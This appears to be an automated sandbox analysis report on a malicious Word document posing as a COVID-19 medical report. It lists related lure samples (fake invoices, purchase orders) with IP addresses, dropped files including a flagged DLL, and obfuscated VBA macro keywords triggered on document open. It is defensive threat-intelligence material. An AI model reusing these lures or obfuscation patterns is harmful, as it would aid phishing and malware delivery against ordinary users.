	P.O_0006983487302.pdf.exe	Get hash	malicious	Browse	• 5.2.84.232
	P.O-00490585693.pdf.exe	Get hash	malicious	Browse	• 5.2.84.232
	SHIPPING DOCS.exe	Get hash	malicious	Browse	• 5.2.84.160
	Request Quotation.exe	Get hash	malicious	Browse	• 5.2.84.160
	SOA.exe	Get hash	malicious	Browse	• 5.2.84.160
	payment details.exe	Get hash	malicious	Browse	• 5.2.84.160
	Request Quotation.exe	Get hash	malicious	Browse	• 5.2.84.160
	Request Quotation.exe	Get hash	malicious	Browse	• 5.2.84.160
	docss.exe	Get hash	malicious	Browse	• 5.2.84.160
	SOA JUL..exe	Get hash	malicious	Browse	• 5.2.84.160
	DOCUMENTS.exe	Get hash	malicious	Browse	• 5.2.84.160
	MT1O3 copy.exe	Get hash	malicious	Browse	• 5.2.84.160
	PURCHASE ORDER.bin.exe	Get hash	malicious	Browse	• 5.2.84.160
	Electronic form.doc	Get hash	malicious	Browse	• 185.8.33.27
	REMITTANCE COPY.exe	Get hash	malicious	Browse	• 5.2.84.160
	SOA.exe	Get hash	malicious	Browse	• 5.2.84.160
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 5.2.84.160
	ionua.exe	Get hash	malicious	Browse	• 5.2.81.142
MPW-MACHLINK-NETUS	AG60273928I_COVID-19_SARS-CoV-2.doc	Get hash	malicious	Browse	• 69.49.88.46
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 69.49.88.46

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4AB68257-B28F-4AE5-86AD-026C320EA73C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\XP-9743 Medical report COVID-19.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Aug 26 14:08:12 2020, atime=Wed Jan 13 03:30:33 2021, length=161792, window=hide
Category:	dropped
Size (bytes):	2238
Entropy (8bit):	4.553735922091283

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\XP-9743 Medical report COVID-19.LNK	
Encrypted:	false
SSDEEP:	48:8T/XT3In3e/7J0e/kfQh2T/XT3In3e/7J0e/kfQ/:8T/XLIn3eOe8fQh2T/XLIn3eOe8fQ/
MD5:	A1640691CEEC8E432223B5D9BF210FA0
SHA1:	9774A9DCEEEDA35DEE3885096DEB30165BFAE407
SHA-256:	A7025C15BBD7A8393D83B6C7AADDC266A589383C76A6C9A3F4095F28FF89213E
SHA-512:	24EAB918AA1E67DD52173FE047EDCC327C138B8C9A07352C28691C20470E743B6EDA22EFE48AEAA7A50001355E99407C2E6BB7AFACE29C8B7EC1644EB5E5E5 DB
Malicious:	false
Preview:	L.....F.... ....S...{...S...{...|..d....x.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2..x..-R.# .XP-974~1.DOC..t.....Q.y.Q.y*...8.....X.P.-.9.7.4.3. .M.e.d.i.c.a.l. .r.e.p.o.r.t. .C.O.V.I.D.-.1.9...d.o.c.....-...8...[.....?J... ...C:\Users\..#.....\\305090\Users.user\Desktop\XP-9743 Medical report COVID-19.doc.:.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.X.P.-.9.7.4.3. .M.e.d.i.c.a.l. .r.e.p.o.r.t. .C.O.V.I.D.-.1.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	5.033583001902089
Encrypted:	false
SSDEEP:	3:M1X4WztELQSjmIfFu4olfiWztELQSjmIfFu4omX1X4WztELQSjmIfFu4ov:MDELyIfjufrELyIfjNELyIfjy
MD5:	704CBC7C6FF8908BC5C52CE42F4761B5
SHA1:	5D1240BCC4954C9A5BBE7F8E5DFF3395536CE3BB
SHA-256:	53B0E81D3E027793CE23B9E4393A9FDDBCC24D1FFEE1ECC4661FD6C0079EAA25
SHA-512:	1720DCF3868389BC3C9280DFA018385A4AE383B1A84680BBA3B4BFC70AEFBDA6EA3C8A5F04DA75144B47EDFFA0913180C032488018F9A4915B04D159528D197
Malicious:	false
Preview:	[doc]..XP-9743 Medical report COVID-19.LNK=0..XP-9743 Medical report COVID-19.LNK=0..[doc]..XP-9743 Medical report COVID-19.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2llID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891 C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\JFVIB84821J1PYPBOEY5.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586617243298514
Encrypted:	false
SSDEEP:	96:chQCsMqftMqvsqvJCwolz8hQCsMqftMqvsEHyqvJCwor/z1PYftJHyf8Iht+lUVJ:cy3olz8y7Hnor/z1bf8IBIu
MD5:	5CC20A1959F6110E368E14FCE4C71E93
SHA1:	17DCB465855248585EDE81A4B56D045B043B1BE7
SHA-256:	8E444E6BEFE6AFC6A1041D54AC7D9290E2595EF93BAD5E4D820949E1841117E1
SHA-512:	A415E620A9357D9F6D239887EACB0CAD8E5907F8CE29247D098526362650E80D7F18B0D5FE6D13351E563CD2F5EAEFC8F70CD26AE915EC7C8CDABCCBE2409 C5
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$-9743 Medical report COVID-19.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	340824
Entropy (8bit):	4.347471014428068
Encrypted:	false
SSDEEP:	3072:aG9ctfNneahaNfjraHoEkApi23X5TKavlyw8W8:aG+Fe17mHoU/3NywH8
MD5:	A675444E1D39C57D28ACE66CCDF56209
SHA1:	B40E2B76AFE537083B4F024594A262238B7733CC
SHA-256:	EC2A858FF4D3505EADEEB514A91ED38D34D80A81723DD48F8049A1E963C3587C
SHA-512:	8CC242A9310AB3F25EB46453FAD48475ED2AA0E7EC0AD141C01339335B8905DF1578F14EBEB318EDF90014ECA794438C8CF1F2704549943056C00E6D587BD50
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Z._.....!...2.F.....!.....`.....`..... .....p..d.....X....P.....xr.....text....C.....D..... ..`.rdata.....`.....H.....@..@.dat a.....p.....J.....@....text4.....T.....@....text5..d....@..... ..@.reloc.....P.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Licensed Soft Chips TCP capacity Future Savings Account redundant open-source Consultant Cambrid geshire digital Synergistic, Author: Ambre Vidal, Template: Normal.dotm, Last Saved By: Ethan Vasseur, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 12 17:56:00 2021, Last Saved Time/Date: Tue Jan 12 17:57:00 2021, Number of Pages: 1, Number of Words: 2466, Number of Characters: 14061, Security: 8
Entropy (8bit):	6.693119364534795
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	XP-9743 Medical report COVID-19.doc
File size:	160861
MD5:	da92c55d4b08367fb79a6bc6ae4da985
SHA1:	8ee3239cfb5dd7d9ddd8e503c8fec19e21ca3c3d
SHA256:	137602cebf7c61fe1bb6647160167813271afbd74a52fccf03a0ad590a9ef61
SHA512:	9ef0222dd48f94d149e090f17ab465389d489eefd5b4cad14867aa1bb5bbd4ca4af1a0d88ab62d74a90c3dbdb906cabdd823cd8105516a9b19fe642005f17e92
SSDEEP:	3072:EX9ufstRUUKSns8T00JSHUgteMJ8qMD7g8NtP:69ufsfgIf0pL8PP

General

File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "XP-9743 Medical report COVID-19.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Licensed Soft Chips TCP capacity Future Savings Account redundant open-source Consultant Cambridgeshire digital Synergistic
Author:	Ambre Vidal
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Ethan Vasseur
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-12 17:56:00
Last Saved Time:	2021-01-12 17:57:00
Number of Pages:	1
Number of Words:	2466
Number of Characters:	14061
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	117
Number of Paragraphs:	32
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Gx8fznt8p0b, Stream Size: 10973

General	
Stream Path:	Macros/VBA/Gx8fznt8p0b
VBA File Name:	Gx8fznt8p0b
Stream Size:	10973
Data ASCII:	. . . . . { . . . . . : . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 14 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 1b 06 00 00 7b 1f 00 00 00 00 00 00 01 00 00 00 0c ff 3a 0a 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
XFTxEQJDN
"w]xm[vw]xm[v"
gIKrmCJj
xSGbCJ
dxRvhumeH
Fix(dTSeMQG)
Fix(zHdGqDLim)
(Fix(DqmzWgJHy)
RXvmIZQm
AiEWeBgBl
MSsFhG
CXFGDHII
"w]xm[vrow]xm[vw]xm[vcew]xm[vsw]xm[vsw]xm[vw]xm[v"
shylMG
reejhCJo:
Fix(ZJLnFB)
Resume
XFTxEQJDN:
Fix(CcLHCeb)
TMBZGWW
(Fix(sJrfKHHt)
Fix(neULB)
xbIYArN
DheYzB
HRHrHJDlD
MwLbBJBFI
NhxAGvAH
YjbuICHY
Len(dsfe))),
ulfWCCiFF
WJzJI
kshfoytP:
Fix(RXvmIZQm)
cuCYC
Fix(ZYHZlIii)
JfXdCsEp
InptugrzA
Fix(gIKrmCJj)
Fix(kshfoytP)
JSrfhd:
Fix(JfXdCsEp)
MiKCE
Fix(PNjoAGP)
gpIBBDhi
JfXdCsEp:
Fix(nYjBpD)
Fix(sJrfKHHt)
UYbmGGDC
QKtUz
Fix(QKtUz)
SetWuCGdA

Keyword
RXvmIZQm:
Fix(RXzua)
Fix(QWDldHHR)
Fix(BzbdEl)
TgbVU
tqIkDIrD
nYjBpD
Fix(shylMG)
dTSeMQG
DJlZDCM
"w]xm[v",
rvmetA
ykgfGkNf
Fix(XFTxEQJDN)
(Fix(cYdfo)
Fix(fRfgHB)
Fix(JSrfhd)
NfAUFNI
CcLHCeb
eEAOBGE
FBkjB
reejhCJo
mZXJjJAgq
aDUvJDOI:
cYdfo
zHdGqDLim
sJrfKHHt
iKSwBkUWG
PNjoAGP:
RXzua
aDUvJDOI
(Fix(dTSeMQG)
neULB:
lmdMEA
Fix(cYdfo)
vRYIMlBHH
UnYMEliCD
Fix(DqmzWgJHy)
dNfeF
PNjoAGP
tYFukEBCC
xSGbCJ:
"ww]xm[vinw]xm[vmw]xm[vgmw]xm[vtw]xm[vw]xm[v"
ElseIf
(Fix(fRfgHB)
UDFpCBJJ
(Fix(zHdGqDLim)
Fix(reejhCJo)
SgwfJAm
JSrfhd
OkSpwDa
QWDldHHR
ZYHZlIii:
Fix(xSGbCJ)
SrmTEEB
QWDldHHR:
vEHmFIM
(Fix(tYFukEBCC)
bONvDCElF
jzjFFpDhA
ggGVJ
fRfgHB
(Fix(PgRakD)
xTZpYXiBF

Keyword
iTfwbHGDH
(Fix(CcLHCeb)
dUNUgHJG
Error
THkIAUF
kshfoytP
MybcQH
zCXyyY
Fix(AiEWeBgBl)
Attribute
Fix(aDUvJDOI)
GlHkEN
gpBWaEPFj
Fix(PgRakD)
fZVmJ
oaACDga
szALCGBF
(Fix(QKtUz)
Fix(tYFukEBCC)
VB_Name
ICwOHad
lIWECD
(Fix(bONvDCElF)
PgRakD
gIKrmCJj:
(Fix(RXzua)
Fix(zKEHRtJGG)
Fix(DJlZDCM)
Function
hzXmmAn
Fix(bONvDCElF)
BzbdEl:
PohBnF
GdxqnN
DJlZDCM:
sTlFD
rUlOAx
shylMG:
VDhTuRJ
Double
neULB
GDDUGJd
BzbdEl
zKEHRtJGG
GqPOTjZ
BhhWnCHb
CuCzGCw
(Fix(nYjBpD)
aEWwP
nDpnHa
ZJLnFB
"w]xm[vpw]xm[v"
ZYHZlIii
(Fix(AiEWeBgBl)
Mid(Application.Name,
DqmzWgJHy
(Fix(zKEHRtJGG)
cMaNE
(Fix(ZJLnFB)

VBA Code

VBA File Name: Kyl0l3rqw280c6ssa, Stream Size: 1118

General	
Stream Path:	Macros/VBA/Kyl0l3rqw280c6ssa
VBA File Name:	Kyl0l3rqw280c6ssa
Stream Size:	1118
Data ASCII:	. . . . . u . . . . . 3 . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 01 00 00 00 0c ff 33 b6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Document_open()
VB_Creatable
False
Private
VB_Exposed
Attribute
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: P0_myy5fnenf, Stream Size: 699

General	
Stream Path:	Macros/VBA/P0_myy5fnenf
VBA File Name:	P0_myy5fnenf
Stream Size:	699
Data ASCII:	. . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 01 00 00 00 0c ff f1 d1 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .

General	
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

<table>
<tr><th colspan="2">General</th></tr>
<tr><td>Stream Path:</td><td>\x5DocumentSummaryInformation</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>4096</td></tr>
<tr><td>Entropy:</td><td>0.280929556603</td></tr>
<tr><td>Base64 Encoded:</td><td>False</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . + , . . 0 . . . . h . . . . p . . . . .
. | . . . .
. . . . u . . . . o @ . . . .
. . . .</td></tr>
<tr><td>Data Raw:</td><td>fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00</td></tr>
</table>

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 544

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	544
Entropy:	4.17934415163
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . l . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6424

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6424
Entropy:	6.13683822603
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99188

General	
Stream Path:	Data
File Type:	data
Stream Size:	99188
Entropy:	7.39015578121
Base64 Encoded:	True
Data ASCII:	t . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = . . : . . 1 . . . . . " . . . . R . . . . 7 . . " . . . . . . e i U . . . . D . . . . _ . . F . . . . 7 . . " . . . . . . e i U . . . .

General	
Data Raw:	74 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 502

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	502
Entropy:	5.4581902648
Base64 Encoded:	True
Data ASCII:	I D = " { 7 B C 8 9 A B C - 1 9 3 3 - 4 F 3 3 - A 1 B A - 8 1 7 6 5 C 7 3 8 7 1 6 } " . . D o c u m e n t = K y l 0 l 3 r q w 2 8 0 c 6 s s a / & H 0 0 0 0 0 0 0 0 . . M o d u l e = P 0 _ m y y 5 f n e n f . . M o d u l e = G x 8 f z n t 8 p 0 b . . E x e N a m e 3 2 = " W h k r t 3 k 9 v w q q " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D 8 D A 0 A A 8 0 E A 8 0 E A 8 0 E A 8 0 E " . . D P B = " 3 D 3 F E F 7
Data Raw:	49 44 3d 22 7b 37 42 43 38 39 41 42 43 2d 31 39 33 33 2d 34 46 33 33 2d 41 31 42 41 2d 38 31 37 36 35 43 37 33 38 37 31 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 79 6c 30 6c 33 72 71 77 32 38 30 63 36 73 73 61 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 50 30 5f 6d 79 79 35 66 6e 65 6e 66 0d 0a 4d 6f 64 75 6c 65 3d 47 78 38 66 7a 6e 74 38 70 30 62 0d 0a 45 78 65

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 131

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	131
Entropy:	3.74080626522
Base64 Encoded:	False
Data ASCII:	K y l 0 l 3 r q w 2 8 0 c 6 s s a . K . y . l . 0 . l . 3 . r . q . w . 2 . 8 . 0 . c . 6 . s . s . a . . . P 0 _ m y y 5 f n e n f . P . 0 . _ . m . y . y . 5 . f . n . e . n . f . . . G x 8 f z n t 8 p 0 b . G . x . 8 . f . z . n . t . 8 . p . 0 . b . . . . .
Data Raw:	4b 79 6c 30 6c 33 72 71 77 32 38 30 63 36 73 73 61 00 4b 00 79 00 6c 00 30 00 6c 00 33 00 72 00 71 00 77 00 32 00 38 00 30 00 63 00 36 00 73 00 73 00 61 00 00 00 50 30 5f 6d 79 79 35 66 6e 65 6e 66 00 50 00 30 00 5f 00 6d 00 79 00 79 00 35 00 66 00 6e 00 65 00 6e 00 66 00 00 00 47 78 38 66 7a 6e 74 38 70 30 62 00 47 00 78 00 38 00 66 00 7a 00 6e 00 74 00 38 00 70 00 30 00 62 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4495

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4495
Entropy:	5.32797660773
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 661

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	661
Entropy:	6.37896546622
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . * \\ C . . . . a . . . ! O f f i

General	
